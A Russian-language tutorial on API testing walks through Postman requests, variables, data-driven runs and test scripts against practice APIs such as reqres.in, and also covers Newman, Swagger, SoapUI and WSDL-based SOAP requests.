- Удаление на сайте произойдёт (также как и через браузер).

РЕСУРС «reqres.in»

- Тренировочный сайт: <https://reqres.in/> – БД «виртуальных» пользователей: id, email, first_name,
- На сайте выведены правильные коды состояния + содержание тела ответа (своего рода «спецификация»).

ПОЛУЧЕНИЕ СПИСКА ПОЛЬЗОВАТЕЛЕЙ

- Выбрать на сайте секцию: **GET – LIST USERS**
- Дан правильный результат:

Статус-код: **200**,

Тело ответа:

```
{  
  "page": 2,  
  "per_page": 6,  
  "total": 12,  
  "total_pa...
```

- На сайте «<https://reqres.in>» копировать энд-поинт «/api/users?page=2»: <https://reqres.in/api/users?page=2>
- В Постмане создать Запрос, вставить URL + end-point: **GET** | <https://reqres.in/api/users?page=2>
- Нажать «Send»
- Запрос проходит успешно – результат совпадает с образцом на сайте:

Статус-код: **200**,

Тело ответа:

```
{  
  "page": 2,  
  "per_page": 6,  
  "total": 12,  
  "total_pa...
```

ПОЛУЧЕНИЕ КОНКРЕТНОГО ПОЛЬЗОВАТЕЛЯ

- Выбрать на сайте секцию: **GET – SINGLE USER**
- Дан правильный результат.
- На сайте «<https://reqres.in>» копировать энд-поинт «/api/users/2»: <https://reqres.in/api/users/2>
- В Постмане создать Запрос, вставить URL + end-point: **GET | https://reqres.in/api/users/2**
- Нажать «Send»
- Запрос проходит успешно – результат совпадает с образцом на сайте:
Статус-код: **200**,

Тело ответа:

```
{  
    "data": {  
        "id": 2,  
        "email": "janet.weaver@reqres.in",  
        "first_name": "Janet",  
        ...  
    }  
}
```

ДОБАВЛЕНИЕ ПОЛЬЗОВАТЕЛЯ

- Выбрать на сайте секцию: **POST – CREATE**
- На сайте «<https://reqres.in>» копировать энд-поинт «/api/users»: <https://reqres.in/api/users>
- В Постмане создать Запрос, вставить URL + end-point: **POST | https://reqres.in/api/users**
- В тело запроса прописать юзера, которого надо создать (на сайте есть пример, можно скопировать):
Вкладка «Params» → «Body» → «(•) raw» + «text ▾» → «JSON ▾»
- В тело вставить:

```
{  
    "name": "morpheus",  
    "job": "leader"  
}  
}
```

- Нажать «Send»
- Запрос проходит успешно – результат совпадает с образцом на сайте:

Статус-код: **201**,

Тело ответа:

```
{  
    "name": "morpheus",  
    "job": "leader",  
    "id": "218",  
    "createdAt": "2021-12-18T13:26:31.007Z"  
}  
}
```

АВТОРИЗАЦИЯ ПОЛЬЗОВАТЕЛЯ (ЛОГИН)

- Выбрать на сайте секцию: **POST – CREATE**
- На сайте «<https://reqres.in>» копировать энд-поинт «/api/register»: <https://reqres.in/api/register>
- В Постмане создать Запрос, вставить URL + end-point: **POST | https://reqres.in/api/register**
- В тело запроса прописать юзера, которого надо создать (на сайте есть пример, можно скопировать):
Вкладка «Params» → «Body» → «(•) raw» + «text ▾» → «JSON ▾»
- В тело вставить:

```
{  
    "email": "eve.holt@reqres.in",  
    "password": "pistol"  
}  
}
```

- Нажать «Send»
- Запрос проходит успешно – результат совпадает с образцом на сайте:

Статус-код: **200**,

Тело ответа:

```
{  
    "id": 4,  
    "token": "QpwL5tke4Pnpja7X4"  
}  
}
```

переменные

В Постмане есть 3 типа переменных:

- «**C**» **Collection Variables** – **Переменные Коллекции** – работают на уровне Коллекции
- «**E**» **Environment Variables** – **Переменные Окружения** – работают для всех Коллекций в Окружении
- «**G**» **Global Variables** – **Глобальные Переменные** – работают для всех Окружений

ОКРУЖЕНИЕ

Чтобы каждый раз не менять Значения Параметров (Key) внутри каждого Запроса в Коллекции, можно создать Окружение с набором Переменных – Значений (Values), которые будут подставляться в каждый Запрос.

- Создать Окружение: **New → Environment: «Test Env»**

VARIABLE	INITIAL VALUE (шарится на сервер для всей команды)	CURRENT VALUE (не шарится, видно только нам)
name	Newname	Newname (копируется автоматически)
email	Newmail@gmail.com	Newmail@gmail.com (копируется авто)
password	56789	56789 (копируется автоматически)

* В целях безопасности колонку INITIAL VALUE можно не заполнять значениями, а заполнить только CURRENT VALUE

- Сохранить Окружение: «**SAVE**»
- Вернуться к Коллекции
- В КАЖДОМ запросе в Параметрах «**Params**» прописываем названия переменных в «{{ ... }}»
- Либо вручную прописать в строке запроса – таблица «**Params**» и строка связаны автоматически
- В Запросах параметры «**Key**» будут обращаться к значению «**VALUE**», получать перенаправление на Окружение к колонке «**VARIABLE**» и получат значения «**VALUE**» оттуда:

POST | <http://users.bugred.ru/tasks/rest/doregister?name={{name}}&email={{email}}&password={{password}}>

KEY	VALUE	DESCRIPTION
name	{{name}}	
email	{{email}}	
password	{{password}}	

GET | <http://users.bugred.ru/tasks/rest/dologin?email={{email}}&password={{password}}>

KEY	VALUE	DESCRIPTION
email	{{email}}	
password	{{password}}	

GET | <http://users.bugred.ru/tasks/rest/getuser?email={{email}}>

KEY	VALUE	DESCRIPTION
email	{{email}}	

DELETE | <http://users.bugred.ru/tasks/rest/deleteuser?email={{email}}>

KEY	VALUE	DESCRIPTION
email	{{email}}	

СОЗДАНИЕ ПЕРЕМЕННОЙ ДЛЯ URL

Чтобы по многу раз не копировать URL (или что либо ещё) можно создать для него переменную.

I СПОСОБ

- Перейти в заголовок самой коллекции: «▼ **Collection**»
- Вкладка «**Authorization**» → «**Variables**»

KEY	VALUE	DESCRIPTION
url	https://reqres.in	https://reqres.in (копируется авто)

II СПОСОБ

- В строке запроса выделить необходимую часть: <https://reqres.in/api/register>
- Во всплывающем теге кликнуть «**Set as variable**»
- Атрибуты в таблице «**Variables**» коллекции «**Collection**» заполняются автоматически

ИСПОЛЬЗОВАНИЕ ЦЕЛОГО НАБОРА ПЕРЕМЕННЫХ ИЗ ВНЕШНИХ ФАЙЛОВ

- Выбрать на сайте секцию: **POST – CREATE**
- На сайте «<https://reqres.in>» копировать энд-поинт «/api/register»: <https://reqres.in/api/register>
- В Postmanе создать Запрос, вставить URL + end-point: **POST | https://reqres.in/api/register**
- В тело запроса прописать юзера, которого надо создать (на сайте есть пример, можно скопировать)
- В тело вставить:

```
{  
    "email": "eve.holt@reqres.in",  
    "password": "pistol"  
}
```

- Создать Окружение: **New → Environment: «Test Env»** и прописать Переменные:

VARIABLE	INITIAL VALUE (шарится на сервер для всей команды)	CURRENT VALUE (не шарится, видно только нам)
email	eve.holt@reqres.in	(копируется автоматически)
password	pistol	(копируется автоматически)

* В целях безопасности колонку *INITIAL VALUE* можно не заполнять значениями, а заполнить только *CURRENT VALUE*

- В теле изменить:

```
{  
    "email": "{{email}}",  
    "password": "{{password}}"  
}
```

- Запрос проходит успешно – результат совпадает с образцом на сайте:

Статус-код: **200**,

Тело ответа:

```
{  
    "id": 4,  
    "token": "QpwL5tke4Pnpja7X4"  
}
```

СПИСОК ПЕРЕМЕННЫХ В CSV ФАЙЛЕ

- Создать внешний CSV файл «**File.csv**» с переменными: **File.txt → File.csv**
- Открыть «**File.csv**» – откроется в **Excel**
- Создать список переменных:

email	password			
11@test.com	11111			
22@test.com	22222			
eve.holt@reqres.in	pistol			

- В текстовом редакторе изменить файл, разбив значения запятыми и убрать пробелы (чтобы Postman правильно его считал):

```
email,password  
11@test.com,11111  
22@test.com,22222  
eve.holt@reqres.in,pistol
```

- В Postmanе запустить Коллекцию.
- В преднастройках выбрать: «**No Environment**», «**Data File Type: text/csv**», «**Data: Select File: File.csv**».
- Проверить список переменных – нажать «**Preview**»:

Iteration	email	password
1	"11@test.com"	11111
2	"22@test.com"	22222
3	"eve.holt@reqres.in"	pistol

- Для запуска – нажать «**Run**»
- Выполнится 3 итерации, из которых 2 первые не пройдут (код «**400**»), т.к. данные не совпадают с данными сайта, а последний – успешно пройдёт (код «**200**»)

СПИСОК ПЕРЕМЕННЫХ В JSON ФАЙЛЕ

- Создать внешний JSON файл «**File.json**» с переменными: **File.txt → File.json**
- Открыть «**File.json**» – откроется в Текстовом редакторе:

```
[  
  {  
    "email": "111@gmail.com",  
    "password": "11111"  
  },  
  {  
    "email": "222@gmail.com",  
    "password": "22222"  
  },  
  {  
    "email": "eve.holt@reqres.in",  
    "password": "pistol"  
  }  
]
```

- В преднастройках выбрать «**No Environment**», «**Data File Type: application/json**», «**Data: Select File: File.json**»
- Проверить список переменных – нажать «**Preview**»:

Iteration	email	password
1	"11@test.com"	11111
2	"22@test.com"	22222
3	"eve.holt@reqres.in"	pistol

- В Постмане запустить («зараннить») Коллекцию – нажать «**Run**»
- Выполнится 3 итерации, из которых 2 первые не пройдут (код «**400**»), т.к. данные не совпадают с данными сайта, а последний – успешно пройдёт (код «**200**»)

ТЕСТИРОВАНИЕ В POSTMAN

- Сами по себе «Запросы–Ответы» – **НЕ тесты**, т.к. не содержат **Ожидаемого и Фактического** результатов.
- Надо создать **Тесты** и прописать их во вкладке «**Tests**», т.е. чтобы Ответ Запроса содержал **Фактический результат**, который можно будет сравнить с **Ожидаемым**, прописанным в **Сниппете**.
- Сниппеты** – это готовые кусочки JS – их можно изменять, подставляя свои параметры, названия.
- Справа в Рабочей Области появится список «**Snippets**» – готовых шаблонов разнообразных **Тестов**:
 - проверить **Статус-Код** Ответа;
 - проверить наличие «**String** (Строки) в Ответе или **Конкретного Значения** внутри JSON;
 - проверить **Время** Ответа;
 - проверить наличие определённого **Заголовка** в Ответе;
 - конвертировать** XML-Ответ в JSON-Объект.
- Перейти к Коллекции, запустить Раннер: «**...** → «**Run Collection**»,
- Указать какие из Запросов из Коллекции отправлять: «**✓**»
- Указать кол-во итераций (сколько подходов)
- Нажать «**Run**»

ПРИМЕР-1:

- Статус код = «**200**»
- Тело Ответа содержит строку «<https://reqres.in/img/faces/7-image.jpg>»
- Номер веб-страницы равен «**2**»
- Время Ответа < **150ms**

```
pm.test("Status code is 200", function () {  
    pm.response.to.have.status(200);  
});  
  
pm.test("Body matches string", function () {  
    pm.expect(pm.response.text()).to.include("https://reqres.in/img/faces/7-image.jpg");  
});  
  
pm.test("Verify page # is 2", function () {  
    var jsonData = pm.response.json();  
    pm.expect(jsonData.page).to.eq(2);  
});  
  
pm.test("Response time is less than 150ms", function () {  
    pm.expect(pm.response.responseTime).to.be.below(150);  
});
```

- В каждом из Запросов в Ответе (внизу) перейти с вкладки «**Body**» на вкладку «**Test Results**»
 - Там можно посмотреть Результаты по каждому из тестов «**All**», «**Passed**», «**Skipped**», «**Failed**»
 - «**PASS**» **Test Name** – Пройден;
 - «**FAIL**» **Test Name** – Не пройден;
 - «**SKIPPED**» **Test Name** – Пропущен.
 - Вкладка «**Pre-request script**» – позволяет ввести какие-либо предварительные скрипты, которые будут выполняться перед запуском теста. Например:
 - Создать запрос **GET**
 - Вкладка «**Pre-request script**»
 - Написать скрипт для создания Глобальной Переменной:
`pm.globals.set("filter", "user-1");`
 - Вкладка «**Parms**» – ввести «Key» и «Value»:
- | KEY | VALUE | DESCRIPTION |
|-------|-------------------------|-------------|
| query | <code>{{filter}}</code> | |
- **GET | https://postman-echo.com/get?query={{filter}}**
 - В Ответе видно, что для значения приходит значение из Предзапроса «**user-1**»

ПРИМЕР-2:

ЗАДАЧА:

- По документации создать Запрос с Проверками на корректность данных, отправляемых на Сервер, при создании нового пользователя.

Имя: Иван Иванцов

Пол: Мужской

Мейл: ivantssov7@gmail.com

Статус: Активный

- В коллекции (поле слева) нажать «**...**» → **Add request**
- В поле запроса (верхнем) перейти во вкладку «**Body**»
- Запросом «**GET**» на URI «<https://gorest.co.in/public/v2/users>» можно получить список имеющихся юзеров.
- По образцу этого списка создать запрос «**POST**» на тот же на URI «<https://gorest.co.in/public/v2/users>» – написать текст в JSON-формате по типу {"ключ": "значение", "ключ": "значение"}

```
{
  "name": "Ivan Ivantsov",
  "gender": "male",
  "email": "ivantssov7@gmail.com",
  "status": "active"
}
```

- Т.к. запрос осуществляется методом «**POST**», то для авторизации необходим токен, который берётся из документации: «[3ba6bcee7613811777c38b62c6d964ade3dde2988877238721edaba7e8a2161b](#)»
- Так же в документации прописаны образцы заголовков.
- В поле Запроса (верхнем) перейти во вкладку «**Headers**»
- Снять Чекбоксы Заголовков по умолчанию, и из документации прописать Заголовки и их значения:

KEY	VALUE	DESCRIPTION
<input checked="" type="checkbox"/> Accept	application/json	
<input checked="" type="checkbox"/> Content-Type	application/json	
<input checked="" type="checkbox"/> Authorization	Bearer 3ba6bcee761...	

- Вернуться во вкладку «**Body**»
- Нажать «**Send**»
- В поле Ответа (нижнем), во вкладке «**Body**» посмотреть, что запрос отработал (пришёл JSON):

```
{
  "id": 3303,
  "name": "Ivan Ivantsov",
  "email": "ivantssov7@gmail.com",
  "gender": "male",
  "status": "active"
}
```

```

POST | https://gorest.co.in/public/v2/users
      | Body • Tests
1 {   "name": "Ivan Ivantsov",
2   "gender": "male",
3   "email": "ivantsov7@gmail.com",
4   "status": "active"
5 }
6 }

Body Tests Results
1 {   "id": 3303,
2   "name": "Ivan Ivantsov",
3   "email": "ivantsov7@gmail.com",
4   "gender": "male",
5   "status": "active"
6 }
7 }
  
```

- Создать Окружение «**Test**»
- Вместо того, чтобы каждый раз прописывать переменную «**userId**» вручную (New → Environment: «**Test**» эту переменную можно задать, прописав на JS вместе с тестами).
- В строке поля запроса (верхнем) → вкладка «**Tests**» → в поле прописать тесты на JS:
 - **var jsonData = JSON.parse(responseBody);** – задание переменной (var) JSON-данных (jsonData) – парсить JSON (JSON.parse) в теле ответа (responseBody);
 - **postman.setEnvironmentVariable("userId", jsonData.id);** – установить Переменную Окружения ключ «**userId**», значение брать из JSON-данных ключа «**id**» (т.е. при каждой итерации новое значение будет подставляться автоматически из ответа и = значению «**id**»);
- Теперь необходимо прописать тесты – проверки на совпадение ожидаемого и фактического результатов.
- В том же поле запроса, вкладки «**Tests**» дописать тесты:
 - **tests["Check name"] = jsonData.name === "Ivan Ivantsov";** – тест с названием «**Check name**» на проверку JSON-данных (jsonData) ключа «**name**» должен соответствовать «**==**» значению «**Ivan Ivantsov**»;
 - **tests["Check gender"] = jsonData.gender === "male";** – тест с названием «**Check gender**» на проверку JSON-данных (jsonData) ключа «**gender**» должен соответствовать (равняться) «**==**» значению «**male**»;
 - **tests["Check email"] = jsonData.email === "ivantsov7@gmail.com";** – тест с названием «**Check email**» на проверку JSON-данных (jsonData) ключа «**email**» должен равняться «**==**» «**ivantsov7@gmail.com**»;
 - **tests["Check status"] = jsonData.status === "active";** – тест с названием «**Check status**» на проверку JSON-данных (jsonData) ключа «**status**» должен соответствовать (равняться) «**==**» значению «**active**»;
- Так же можно дописать и другие тесты (например, на проверку статус кода «201 Создано»):
 - **tests["Check status code is 201"] = responseCode.code === 201;** – тест с названием «**Check status code is 201**» на проверку Статус-Кода Ответа (**responseCode**) самого этого кода «**code**» должен соответствовать (равняться) «**==**» значению «**201**».
- Так же можно воспользоваться сниппетами из поля справа.
- В поле ответа во вкладке «**Test Results**» отобразятся результаты проверок:
«PASS» – Пройден;
«FAIL» – Не пройден;
«SKIPPED» – Пропущен.

The screenshot shows the Postman interface for a POST request to https://gorest.co.in/public/v2/users. The 'Tests' tab is selected, displaying a code block with assertions for name, gender, email, status, and status code. Below the tests, the 'Tests Results' section shows five green 'PASS' status indicators for each assertion.

```

1 var jsonData = JSON.parse(responseBody);
2 postman.setEnvironmentVariable("userId", jsonData.id);
3 tests["Check name"] = jsonData.name === "Ivan Ivantsov";
4 tests["Check gender"] = jsonData.gender === "male";
5 tests["Check email"] = jsonData.email === "ivantsov7@gmail.com";
6 tests["Check status"] = jsonData.status === "active";
tests["Check status code is 201"] = responseCode.code === 201;

```

Body	Tests Results
	PASS Check name PASS Check gender PASS Check email PASS Check status PASS Check status code is 201

ДОКУМЕНТАЦИЯ

- Выбрать Коллекцию.
- Справа на вкладке «Documentation» нажать «Edit».
- Добавить описание Коллекции.
- Также, справа, можно добавить описание (Документацию) для каждого из Запросов в коллекции.
- Внизу «View complete collection documentation →» просмотреть описание Коллекции и Запросов.

СОЗДАНИЕ СИМУЛЯТОРА ОТВЕТА СЕРВЕРА (MOCK SERVER)

- «New» → «Mock Server»
- Выбрать между «Create a new collection» и «Select existing collection»
- Создать симулированный Ответ со статус кодом и телом:

Request Method	Request URL	Response Code	Response Body	...
GET	status	304	Info older than my grandpa :)	

- Ввести имя Мок-Сервера: **Mock 304**
- Выбрать «No Environment»
- Поставить чекбокс: Save the mock server URL as an environment variable
- Нажать «Create Mock Server»
- Создаётся 3 × «Mock 304»:
 - Мок-Сервер,
 - Окружение,
 - Коллекция с запросом GET.
- Выбрать Окружение «Mock 304».
- В Коллекции «Mock 304» отправить Запрос
- придёт Ответ «304 Not Modified / Info older than my grandpa :)»

МОНИТОРИНГ

- В Коллекции нажать «...» → **Monitor Collection**
- В «Name» ввести имя: **Monitor-1**,
- Опции Мониторинга: в какие дни и время мониторить, присыпать результат на почту и т.д.

ТЕСТИРОВАНИЕ SOAP/XML/WSDL

- На тестовом сайте «<https://qahacking.ru/lessons/testovye-wsdl-dlya-testirovaniya-soapui>» – найти WSDL.
- Перейти на страницу с WSDL:

```
<definitions xmlns="http://schemas.xmlsoap.org/wsdl/" xmlns:xs="http://www.w3.org/2001/XMLSchema"
  xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
  xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
  xmlns:tns="http://www.dataaccess.com/webservicesserver/" name="NumberConversion"
  targetNamespace="http://www.dataaccess.com/webservicesserver/">
  <types>
    <xs:schema elementFormDefault="qualified"
      targetNamespace="http://www.dataaccess.com/webservicesserver/">
      <xs:elemen...
      ....
```

- Копировать URL «<https://www.dataaccess.com/webservicesserver/numberconversion.wso?WSDL>»
- В Postman: **создать новую Коллекцию** → **создать новый Запрос** → **вставить скопированный URL POST | https://www.dataaccess.com/webservicesserver/numberconversion.wso?WSDL**
- Вкладка «Params» → «Body» → «(•) raw» + «text ▾» → «XML ▾».
- Вкладка «Body» → «Headers» → Проверить или добавить вручную «Content-Type: text/XML».
- Для представления WSDL в удобном виде запустить в Google Chrome расширение Wizdler: вверху справа нажать «+» (Расширения) → «Wizdler».
- Выбрать из списка предложенные варианты (которые содержаться в данной WSDL):
Numbers to Dollars
Numbers to Word ←
- Часть выбранной WSDL преобразуется в XML формат.
- Копировать его и вставить в тело Запроса **POST** в Postman.

```
<Envelope xmlns="http://schemas.xmlsoap.org/soap/envelope/">
  <Body>
    <NumberToWords
      xmlns="http://www.dataaccess.com/webservicesserver/">
      <ubiNum>[unsignedLong]</ubiNum>
    </NumberToWords>
  </Body>
</Envelope>
```

- Подставить параметр: «**25**»

```
<Envelope xmlns="http://schemas.xmlsoap.org/soap/envelope/">
  <Body>
    <NumberToWords
      xmlns="http://www.dataaccess.com/webservicesserver/">
      <ubiNum>25</ubiNum>
    </NumberToWords>
  </Body>
</Envelope>
```

- Нажать «Send»
- В теле Ответа будет результат:

```
<Envelope xmlns="http://schemas.xmlsoap.org/soap/envelope/">
  <Body>
    <NumberToWords
      xmlns="http://www.dataaccess.com/webservicesserver/">
      <ubiNum>twenty five</ubiNum>
    </NumberToWords>
  </Body>
</Envelope>
```

ОСНОВНЫЕ КОМАНДЫ, ДЛЯ НАПИСАНИЯ СКРИПТОВ.

- Установка и получение переменных

```
// глобальные переменные  
pm.globals.set("key", "value");  
pm.globals.get("key");  
  
// переменные окружения  
pm.environment.set("key", "value");  
pm.environment.get("key");  
  
// локальные переменные  
pm.variables.set("key", "value");  
pm.variables.get("key"); // если нет локальной, будет искать на уровне выше
```

- Тестирование или asserts

```
// с использованием анонимной функции и специальных assert конструкций  
pm.test("Название теста", function () {  
    pm.response.to.be.success;  
    pm.expect("value").to.be.true;  
    pm.expect("other").to.equal("other");  
});  
// с использованием простого условия и массива tests  
tests["Название теста"] = ("a" != "b");  
tests["Название теста 2"] = true;
```

- Создание запросов

```
// пример get запроса  
pm.sendRequest("https://postman-echo.com/get", function (err, res) {  
    console.log(err);  
    console.log(res);  
});  
// пример post запроса  
let data = {  
    url: "https://postman-echo.com/post",  
    method: "POST",  
    body: { mode: "raw", raw: JSON.stringify({ key: "value" })}  
};  
  
pm.sendRequest(data, function (err, res) {  
    console.log(err);  
    console.log(res);  
});
```

- Получение ответа для основного запроса

```
pm.response.json(); // в виде json  
pm.response.text(); // в виде строки  
responseBody; // в виде строки
```

- Ответ доступен только во вкладке «Tests».

Newman

? Newman

Newman – тот же **Postman** только CLI-приложение которое позволит запускать тесты с консоли, а значит, что и UI, и графическая оболочка не нужна и можно интегрировать его в CI.

? Работа с Newman

- В Postman: сохранить коллекцию тестов – есть два варианта:
 - share – сгенерировать URL,
 - export – сохранить файлом.
- Перед тем как запускать тесты – создать файл «**data.json**», в котором сохранить переменные – если они могут быть для разных Окружений. Самая простая структура этого файла:

```
[{  
    "playlist": "url для запроса"  
}]
```

- Запустить тесты в консоли:
 - **newman run https://www.getpostman.com/collections/f3579fa0738c702676d1 (-e) data.json**
 - **newman run COLLECTION.postman_collection.json (-e) data.json**

Swagger

? Swagger – умная документация RESTful web-API

Swagger – это фреймворк для спецификации RESTful API. Его прелест заключается в том, что он дает возможность не только интерактивно просматривать спецификацию, но и отправлять запросы – так называемый Swagger UI.

Пример – «<https://petstore.swagger.io/>» – Полное описание методов, включая модели, коды ответов, параметры запроса – всё наглядно.

? Как работает Swagger

Идея в конфигурации отображения с помощью специальных аннотаций у методов API, вот пример:

```
// GET: Orders/5
[SwaggerResponse(HttpStatusCode.OK, "", typeof(Order))]
[SwaggerResponse(HttpStatusCode.NotFound)]
[SwaggerImplementationNotes("Returns order with specified
OrderId.")]
public async Task<IHttpActionResult> Get(string id)
{
}
```

The screenshot shows the Swagger UI interface for the `GET /api/Orders/{id}` endpoint. It includes sections for Implementation Notes (>Returns order with specified OrderId.), Response Class (Status 200), Model, Model Schema, Parameters (id), Response Content Type (application/json), and Response Messages (HTTP Status Code 404, Reason NotFound). The `[SwaggerImplementationNotes]` annotation is highlighted in red in the implementation notes section.

? Swagger Codegen

Генератор кода Swagger-Codegen нужен, чтобы сгенерировать непосредственно клиента или сервер по спецификации API Swagger. Возможности:

Проект Swagger Codegen позволяет генерировать клиентские библиотеки API (SDK generation), Заглушки Сервера и документация автоматически представленную как OpenAPI Spec. В данный момент поддерживается большинство языков и фреймворков:

- API clients: ActionScript, Ada, Apex, Bash, C# (.net 2.0, 3.5 or later), C++ (cpprest, Qt5, Tizen), Clojure, Dart, Elixir, Elm, Eiffel, Erlang, Go, Groovy, Haskell (http-client, Servant), Java (Jersey1.x, Jersey2.x, OkHttp, Retrofit1.x, Retrofit2.x, Feign, RestTemplate, RESTEasy, Vertx, Google API Client Library for Java, Rest-assured), Kotlin, Lua, Node.js (ES5, ES6, AngularJS with Google Closure Compiler annotations) Objective-C, Perl, PHP, PowerShell, Python, R, Ruby, Rust (rust, rust-server), Scala (akka, http4s, swagger-async-httpclient), Swift (2.x, 3.x, 4.x), Typescript (Angular1.x, Angular2.x, Fetch, jQuery, Node)
- Server stubs: Ada, C# (ASP.NET Core, NancyFx), C++ (Pistache, Restbed), Erlang, Go, Haskell (Servant), Java (MSF4J, Spring, Undertow, JAX-RS: CDI, CXF, Inflector, RestEasy, Play Framework, PKMST), Kotlin, PHP (Lumen, Slim, Silex, Symfony, Zend Expressive), Python (Flask), NodeJS, Ruby (Sinatra, Rails5), Rust (rust-server), Scala (Finch, Lagom, Scalatra)
- API documentation generators: HTML, Confluence Wiki
- Configuration files: Apache2
- Others: JMETER

SoapUI

? **SOAP-сообщение** – это обычный XML-документ, содержащий следующие элементы:

- **Конверт** – определяет начало и конец сообщения. Это обязательный элемент.
- **Заголовок** – содержит любые необязательные атрибуты сообщения, используемые при обработке сообщения, либо в промежуточной точке, либо в конечной точке. Это необязательный элемент.
- **Тело** – содержит данные XML, содержащие отправляемое сообщение. Это обязательный элемент.
- **Неисправность** – необязательный элемент неисправности, который предоставляет информацию об ошибках, возникающих при обработке сообщения.

? **SOAP – структура сообщения**

```
<?xml version = "1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV = "http://www.w3.org/2001/12/soap-envelope" SOAP-ENV:encodingStyle =
"http://www.w3.org/2001/12/soap-encoding">
  <SOAP-ENV:Header>
    ...
    ...
  </SOAP-ENV:Header>
  <SOAP-ENV:Body>
    ...
    ...
  </SOAP-ENV:Body>
  <SOAP-ENV:Fault>
    ...
    ...
  </SOAP-ENV:Fault>
</SOAP-ENV:Body>
</SOAP_ENV:Envelope>
```

? **SoapUI** – это инструмент, который можно использовать как для функционального, так и нефункционального тестирования. Он не ограничивается веб-сервисами, хотя это инструмент де-факто, используемый при тестировании веб-сервисов.

? **SoapUI – Важные функции**

- Он способен выполнять роль как клиента, так и службы.
- Это позволяет пользователям быстро и эффективно создавать функциональные и нефункциональные тесты, используя единую среду.
- Он лицензируется в соответствии с условиями GNU Lesser General Public License (LGPL).
- Он реализован исключительно на платформе JAVA.
- Он поддерживает Windows, Mac, несколько диалектов Linux.
- Это позволяет тестировщикам выполнять автоматизированные функциональные, регрессионные, тесты на соответствие и нагрузочные тесты на различных веб-API.
- Он поддерживает все стандартные протоколы и технологии для тестирования всех видов API.

? **SoapUI – Возможности**

SoapUI богат следующими пятью аспектами:

- Функциональное тестирование
- Тестирование безопасности
- Нагрузочное тестирование
- Протоколы и технологии
- Интеграция с другими инструментами

? **Преимущество SoapUI перед Postman**

В SoapUI по сравнению с Постманом параметры, их значения, тип данных известны заранее – прописаны

? **Что такое WSDL**

WSDL расшифровывается как язык описания веб-сервисов. Это стандартный формат для описания веб-службы.

WSDL – это основанный на XML протокол для обмена информацией в децентрализованной и распределенной среде. Некоторые из других функций WSDL следующие:

- Определения WSDL описывают, как получить доступ к веб-службе и какие операции она будет выполнять.
- Это язык для описания того, как взаимодействовать со службами на основе XML.
- Он является неотъемлемой частью универсального описания, обнаружения и интеграции (UDDI), всемирного бизнес-реестра на основе XML.
- WSDL – это язык, который использует UDDI.

WSDL часто используется в сочетании с SOAP и XML-схемой для предоставления веб-сервисов через Интернет. Клиентская программа, подключающаяся к веб-службе, может прочитать WSDL, чтобы определить, какие функции доступны на сервере. Все используемые специальные типы данных встраиваются в файл WSDL в форме XML-схемы. Затем клиент может использовать SOAP для фактического вызова одной из функций, перечисленных в WSDL.

? На чём основаны проекты SOAP

Проекты SOAP основаны на WSDL. Нет необходимости начинать с импорта WSDL, но это облегчает тестирование, поскольку WSDL содержит всю информацию, необходимую для тестирования веб-службы, такую как инфо о запросах и ответах, их содержимом и многое другое, что упрощает тестирование SoapUI.


? Работа с SoapUI

СОЗДАНИЕ ПРОЕКТА, КОЛЛЕКЦИИ, ЗАПРОСОВ (SOAP-ЗАПРОС)

- File → New SOAP Project
- В окне «New Soap Project»:

Project Name:	BUGRED (или подставится автоматически, если сперва вставить WSDL)
Initial WSDL:	http://users.bugred.ru/tasks/soap/WrapperSoapServer.php?wsdl
Create Requests:	<input checked="" type="checkbox"/>
Create TestSuit:	<input type="checkbox"/>
Relative Paths:	<input type="checkbox"/>

«OK»
- Появится дерево «BUGRED» Проекта, содержащее WSDL с уже присвоенным названием «WrapperSoapServerBinding», содержащее уже прописанные действия, в каждый добавлен запрос
 - [–] «AddTaskInCron»,
 - Request-1
 - [–] «CreateCompany»,
 - Request-1
 - [–] «CreateTask»,
 - Request-1
 - [–] «CreateUser»,
 - Request-1
 - [+] «...»,
 - [+] «...»,



- В каждом из запросов уже содержится готовый XML-шаблон, значения параметров отмечены «?»
- Подставив вместо «?» значения – нажать «▶»
- В правой части окна придет Ответ, и можно выбрать на тэгах сбоку:
 - «XML» формат – ответ в виде XML
 - «Raw» формат – ответ в виде структуры, со статус кодом, заголовками, телом ответа

РЕГИСТРАЦИЯ ЮЗЕРА (SOAP-ЗАПРОС)

- Н-р, как и в Постмане создадим юзера на «users.bugred.ru»
- Создать Проект на WSDL «<http://users.bugred.ru/tasks/soap/WrapperSoapServer.php?wsdl>» с запросами
- В дереве выбрать действие «doRegister»
- В XML-запросе «Request1» изменить «?» на
`<email>antoniy@gmail.com</email>`
`<name>Antoniy</name>`
`<password>123456</password>`
- Отправить «▶»
- Получим ответ на XML, с нашими введёнными данными, а на вкладке «Raw»: HTTP/1.1 200 OK

АВТОРИЗАЦИЯ ЮЗЕРА (SOAP-ЗАПРОС)

- Теперь, в дереве выбрать действие «doLogin»
- В XML-запросе «Request1» изменить «?» на введённые данные при регистрации:
`<email>antoniy@gmail.com</email>`
`<password>123456</password>`
- Отправить «▶»
- Получим ответ на XML, со значением «true», а на вкладке «Raw»: HTTP/1.1 200 OK

СОЗДАНИЕ ТЕСТ-СЮТОВ И ТЕСТ-КЕЙСОВ (SOAP-ЗАПРОС)

- Действие «doRegister»
- Правый клик на запросе «Request1»
- «Add to TestCase»
